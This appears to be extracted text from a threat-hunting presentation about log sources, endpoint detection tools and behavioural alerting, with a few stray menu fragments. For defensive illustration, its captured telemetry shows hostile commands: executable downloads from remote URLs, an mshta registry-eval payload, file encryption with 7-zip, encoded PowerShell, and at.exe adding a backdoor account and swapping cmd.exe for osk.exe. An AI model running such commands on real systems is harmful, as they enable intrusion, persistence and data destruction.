

I Thought I saw a **Haxx0R**

A Threat Hunting we Will Go!



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Let's Talk Threat Hunting

- Threat Hunting Background - What is it?
- It's a challenging game
- Can it be made better?
- Just Do IT

Threat Hunting as a Purpose

- The infrastructure can be at times quite opaque
- Today's adversary is cunning, creative and adapts
 - They will use your own infrastructure and solutions against you
- Compromise is a given... So deal with it!

Threat Hunting in Practice

- Analyst versus Adversary
- Being creative and adaptive
- No particular indicators
- Deep analysis of potential compromised resources
- Finding what evades automated detection


Understanding
Defining
“normal”

And So What?

- Build a proactive footprint against attackers
- Understand your Infrastructure
 - System and Application configuration Gap analysis
 - Teams gain knowledge of the environment and infrastructure
- Identify common business workflows
- Never underestimate importance of contextual knowledge & awareness
- Documenting == Organisational Knowledge

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
PROACTIVE THREAT HUNTING



Hunting: how it feels



Hunting: reality




You'll Need Some Tools

- Use the tools you already have:

- Firewalls
- IDS/IPS
- Network devices
- Endpoint solutions


- Opensource Tools

- Bro IDS
- Passive DNS
- Autoruns
- Powershell, WMI, WinRM



War is ninety percent information

- Firewall Logs
 - Unusual IP address; Countries; businesses
- Proxy Logs
 - Port traffic (e.g. 22)
 - Bytes in = Bytes out
 - Dynamic DNS
 - Unique User String
- Windows Logs
 - Logon attempts
 - User added to privileged group
- Anti-Virus Logs



- Process Maps
 - All running on a system
 - Privileged execution
- Endpoint Detection Solutions
 - Reporting of indicators
 - Forensics
 - Logging of general events

Orientation & Help?




Tempting, Tempting, ...

- Use Analytics
 - Consider machine-learning
 - User or entity behaviour analytics
- Situational-Awareness
 - Drive your hunt with identified critical assests
 - Risk assessments
- Intelligence Driven
 - Relying on IoCs and TTPs
 - Feeds

Nothing Better Than A Pair of Eyes



The 4 A's



Amy Herman, *The Art of Perception*



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Wait, let's add some more data points



Process, Process, Process

- Which process are running?
 - Which are normal?
 - Which don't belong?
- Privileged Execution
 - Which user do they normal run under?
 - Abuse by 3rd Party applications
 - Which users run as local admin?
- Network Activity
 - Which process should and need to listen?
 - Which should make network connections?
 - Why is cscript connecting to the Internet
 - Are local FW/Filters being avoided

More System Information

- Know and understand kernel drivers
 - They are abused, e.g. Stuxnet
- Persistence - it's not just the run key
- Scheduled Tasks - obfuscating and hiding tracks
- Services
 - Do you know what services should be running on your image?

Oh endpoint My endpoint

- It's the Target of Attackers
 - Endpoint solutions drive to integrate that data
- Collect the configuration
- Pull as much typical indicator as possible

- Negative effect of generating tooooooooooo much data



password



- SHOW BUSINESS
- NETWORK
- MUSIC
- CINEMA
- BUSINESS/FINANCE
- WORLD NEWS

- INTERNET
- LIVE CHAT
- MEDIA
- PHOTOS
- VIDEOS
- MUSIC

- PEOPLE
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- BUY
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What's available...

- Bit9
 - Hashes
 - File Properties/Type
 - Registry
- Carbon Black
 - Network
 - Hashes
 - File Properties/Type
 - Registry
 - File Ops (PE only)
 - Command Lines
- Mandiant
 - Network
 - Hashes
 - File Properties/Type
 - Registry
 - Handles/Mutex
 - Command Lines
- CounterTrack
 - Network (only IP/port)
 - Hashes
 - Registry
 - File Ops (PE Only)
 - Command Lines
- CrowdStrike
 - Network
 - Hashes
 - File Properties
 - Registry
 - File Ops (PE only)
 - Command Lines
- Digital Guardian
 - Network
 - Hashes
 - File Properties
 - Registry
 - File Ops (All files)
 - Command Lines
 - DLL Loads & Injection

Don't forget IOCs...

Some also have capabilities to return: file captures, event logs, wmi data, strings

Real Time Forensics Evidence

- Detect compromise events
- Log the foot prints

PROCESS_NAME	EVENT_NAME	EVENT_DISPLAY	BEGIN_TIME	COMPUTER_NAME	SRC_FILE_NAME	PROTO	NETWORK_ADDR	LOCAL_PORT	REMOTE_PORT	DNS_HOSTNAME	OUTBOUND_FILE_SIZE	URL_PATH
ruebo.exe	Network Operation	IOC.NET Category	10/07/2015 10:58	FVT-WIN7-H002		TCP	91.239.232.9	49197	8448		Outbound	0 none
wscript.exe	Network Operation	IOC.NET Category	10/07/2015 10:57	FVT-WIN7-H002		HTTP	76.74.242.190	49192	80	les-eglantiers.fr	Outbound	0 http://les-eglantiers.fr/cgi-sys/suspendedpage.cgi?id=55575d5e100c0b09051724
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wscript.exe	Network Operation	IOC.NET Category	10/07/2015 10:57	FVT-WIN7-H002		TCP	23.91.123.160	49191	80	leikihuone.com	Outbound	0 none
wscript.exe	D1 IOC Network	D1 IOC Network	10/07/2015 10:57	FVT-WIN7-H002							Inbound	0
wscript.exe	Network Operation	IOC.NET Category	10/07/2015 10:57	FVT-WIN7-H002		TCP	208.43.65.115	49190	80	laterrazzafiorita.it	Outbound	0 none
wscript.exe	Application Start		10/07/2015 10:57	FVT-WIN7-H002	wscript.exe						Inbound	0
svchost.exe	Network Operation		10/07/2015 10:57	FVT-WIN7-H002		UDP	224.0.0.252	58272	5355		Outbound	0 none


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excel.exe	File Write		10/07/2015 10:56	FVT-WIN7-H002	ruebo.exe						Inbound	0
excel.exe	File Write		10/07/2015 10:56	FVT-WIN7-H002	ruebo.exe						Inbound	0
explorer.exe	D1 IOC File_Manipulation	D1 IOC File_Manipulation	10/07/2015 10:56	FVT-WIN7-H002							Inbound	0
excel.exe	File Write		10/07/2015 10:56	FVT-WIN7-H002	45y4g[1].exe						Inbound	0
excel.exe	Network Operation	IOC.NET Category	10/07/2015 10:56	FVT-WIN7-H002		HTTP	202.124.241.199	49186	80	members.webshad	Outbound	0 http://members.webshade.com.au/43t3f/45y4g.exe
explorer.exe	D1 IOC File_Manipulation	D1 IOC File_Manipulation	10/07/2015 10:56	FVT-WIN7-H002							Inbound	0
svchost.exe	Network Operation		10/07/2015 10:56	FVT-WIN7-H002							Inbound	0
excel.exe	DLL Load		10/07/2015 10:56	FVT-WIN7-H002							Inbound	0
excel.exe	File Copy		10/07/2015 10:56	FVT-WIN7-H002							Inbound	0
excel.exe	D1 Calculated Action	D1 Calculated Action	10/07/2015 10:56	FVT-WIN7-H002							Inbound	0
outlook.exe	File Copy		10/07/2015 10:56	FVT-WIN7-H002							Inbound	0
system	Network Operation		10/07/2015 10:53	FVT-WIN7-H002							Inbound	0
system	Network Operation		10/07/2015 10:53	FVT-WIN7-H002							Inbound	0
ruebo.exe	D2 Entry Vector Attack	D2 Entry Vector Attack	10/07/2015 10:53	FVT-WIN7-H002							Inbound	0
ruebo.exe	D1 Entry Vector Attack	D1 Entry Vector Attack	10/07/2015 10:53	FVT-WIN7-H002							Inbound	0
ruebo.exe	Application Start		10/07/2015 10:53	FVT-WIN7-H002							Inbound	0
explorer.exe	D1 IOC File_Manipulation	D1 IOC File_Manipulation	10/07/2015 10:53	FVT-WIN7-H002							Inbound	0
excel.exe	File Write		10/07/2015 10:53	FVT-WIN7-H002							Inbound	0
excel.exe	File Write		10/07/2015 10:53	FVT-WIN7-H002							Inbound	0
excel.exe	Network Operation	IOC.NET Category	10/07/2015 10:53	FVT-WIN7-H002		HTTP	212.27.63.10	49185	80	www.lalbum.free.f	Outbound	0
explorer.exe	D1 IOC File_Manipulation	D1 IOC File_Manipulation	10/07/2015 10:53	FVT-WIN7-H002							Inbound	0
excel.exe	File Write		10/07/2015 10:53	FVT-WIN7-H002	5fg44[1].exe						Inbound	0
excel.exe	D1 IOC Network	D1 IOC Network	10/07/2015 10:53	FVT-WIN7-H002							Inbound	0
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outlook.exe	File Copy		10/07/2015 10:52	FVT-WIN7-H002							Inbound	0
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system	Network Operation		10/07/2015 10:52	FVT-WIN7-H002							Outbound	0

More Evidence

Application	User Name	Operation	Custom String 4	DNS Hostname	IP Address	Remote	Local Port	URL Path	URL
wscript.exe	FVT-WIN7-H002\tfischer	Custom Event	Command line: "C:\Windows\System32\WScript.exe"			0			In
wscript.exe	a1.exe	File Write				0			
	a1.exe	File Write				0			
	a1.exe	DLL Load				0			
wscript.exe			Command line:						
wscript.exe	FVT-WIN7-H002\tfischer	Application Start	Command line: "C:\Windows\system32\mshta.exe javascript:YEqVG8wYj7="vs7T3WAGq";w7q=new%20ActiveXObject("WScript.Shell");sdEF21Xbq="IPAd4ev";qr9Ww=w7q.RegRead("HKCU\\software\\p5rkk0\\xGFgJieX");lnHQ0sdAJ="hBbn6";eval(qr9Ww);fvyfBV7gH4="6T";						0
wscript.exe	FVT-WIN7-H002\tfischer	Application Start	Command line: FINDSTR /I "winnt boot system windows tmp						0
wscript.exe	FVT-WIN7-H002\tfischer	Application Start	Command line: C:\Windows\system32\cmd.exe /S /D /c" ECHO						0
wscript.exe	FVT-WIN7-H002\tfischer	Application Start	Command line: FINDSTR /I "winnt boot system windows tmp						0
wscript.exe	FVT-WIN7-H002\tfischer	Application Start	Command line: C:\Windows\system32\cmd.exe /S /D /c" ECHO						0
cmd.exe	FVT-WIN7-H002\tfischer	Custom Event	,IOC=LOCALAPPDATA\LAUNCHCONTEXT PROCFNAME=c:\windows\system32\cmd.exe COUNT=1 CMDLINELAUNCHED=C:\Users\TFISCH~1.TES\AppData\Local\Temp\ a0.exe a -mx0 -mhe -pwyqy0slqyurvf477ilt2sc6xtbfs9gqyut99 "C:\goaway\testing\test21.xlsx.crypted" "C:\goaway\testing\test21.xlsx"						0
cmd.exe	FVT-WIN7-H002\tfischer	Custom Event	,IOC=LOCALAPPDATA\LAUNCHCONTEXT PROCFNAME=c:\users\tfischer.testing-w7\appdata\local\temp\ a1.exe COUNT=1 CMDLINELAUNCHED="C:\Users\TFISCH~1.TES\AppData\Local\Temp\ a1.exe"						0
cmd.exe	FVT-WIN7-H002\tfischer	Custom Event	,IOC=LOCALAPPDATA\LAUNCHCONTEXT PROCFNAME=c:\users\tfischer.testing-w7\appdata\local\temp\ a2.exe COUNT=1 CMDLINELAUNCHED="						0
a0.exe	FVT-WIN7-H002\tfischer	Custom Event							0

It's Doing This so Probably Suspicious

- Enable behavioural analysis
- **phishing** :- (a+b),(c,(d|e)),!(x,y,z)
- **Build ALERTS** based on behaviour



Intelligence at EndPoint

- Use the endpoint to drive behaviour analysis
 - Watch the activities and record
 - Don't just collect stale data
- Highlight the pertinent events
- Get more interesting data
- Use that data to better understand behaviour



threat

Let's Get Our Hands Dirty



Visualise & Analyse the data

Events (20) | Patterns | Statistics (20) | Visualization

100 Per Page | Format | Preview

_time	User_Name	Computer_Name	Application	Operation	Event_Display_Name	Policy	Rule	SilentRulesTriggered	CorrelatedRuleNames	CustomRuleData
2016-09-29 10:22:18	dgdemo\rgutcho	dgdemo\RGWin64	powershell.exe	Network Operation	IOC.NET Category	ATP.IOC Generic Base	ATP2020-D-NET.Identified Process	atp2000-d-networktriggerdetection		NETAlert.internal-ip-rfc1918192.168.126.23 HOSTNAME=192.168.126.23 url=https://192.168.126.23/3heimsryxdb5lmdatj5m/

explorer.exe launched from directory that is not %SystemRoot% or %SystemRoot%/syswow64, or not a child process of userinit.exe

Last 24 hours

62,781 of 1,760,742 events matched

55,100 results | 20 per page

Computer_Name	User_Name	Product_Name	Application_Full_Name	Application	Application_Directory	Parent_Application
[REDACTED]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	
		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	explorer.exe
		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	explorer.exe
		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	explorer.exe
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		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	explorer.exe

Data | Data | Data

ATAC - Suspicious svchost.exe Execution

Edit More Info Add to Data

winlogon.exe executing outside of System32 or not running under NT authority/system user or not child process of smss.exe

Last 60 minutes

973 events (9/30/16 3:03:00.000 PM to 9/30/16 4:03:05.000 PM)

Job Refresh

973 results 20 per page

Prev 1 2 3 4 5 6 7 8 9 ...

_time	Application_Full_Name	Application_Directory	Company_Name	Product_Name	Parent_Application	MD5_Checksum	Scan_V
2016-09-30 10:15:50	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft@ windows@ operating system		6d13e1406f50c66e2a95d97f22c47560	Virus To positive.
2016-09-30 10:13:38	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft@ windows@ operating system		6d13e1406f50c66e2a95d97f22c47560	Virus To positive.
2016-09-30 10:15:48	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft@ windows@ operating system		8ceb9d0a0a879cde9f36f4383b7caea	Virus To positive.
2016-09-30 10:42:42	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft@ windows@ operating system	smss.exe	998507b046ba314ce8245364c686fa67	Virus To positive.
2016-09-30 10:58:20	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft@ windows@ operating system		998507b046ba314ce8245364c686fa67	Virus To positive.
2016-09-30 10:47:06	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft@ windows@ operating system		998507b046ba314ce8245364c686fa67	Virus To positive.
2016-09-30 10:19:30	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft@ windows@ operating system		998507b046ba314ce8245364c686fa67	Virus To positive.
2016-09-30 10:26:57	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft@ windows@ operating system		88ab9b72b4bf3963a0de0820b4b0b06c	

2016-09-30 15:15:05 powershell.exe Application Start ATP EVA ATP3002-D- Command line: powershell.exe -EncodedCommand JABFAHIAcdBvAHIAQOBIAHQAAQBvAG4AUABvAGUAZqBIAHIAZQBvAGMAZQA9ACIAUwB0AC

Things to Look for...

- Very long URIs, user-agent strings
- DGA, domain age
- File execution location
 - %appdata%, %temp%, bin
- Network ports
 - listening or unusual process calling out
- Command lines
 - whoami, net user, hostname, ipconfig
 - net view, netstat, net use, mount
 - launctl, sc, service, net start, tasklist, ps -A
 - at, schtasks, crontab -l, job

Things Found...

at.exe	c:\windows\system32\	Command line: at 11:47 /interactive net user adm B@ckd00r	New User Added
at.exe	c:\windows\system32\	Command line: at 12:28 /interactive psexec.exe -i 3 cmd.exe	Psexec Launching
at.exe	c:\windows\system32\	Command line: at 12:38 /interactive rename "c:\windows\system32\cmd - Copy.exe" "cmd - Copy1.exe"	Copying Executable
at.exe	c:\windows\system32\	Command line: at 12:46 /interactive cmd.exe /c rename "C:\windows\system32\cmd - Copy.exe" osk.exe	Sticky Key Vulnerability
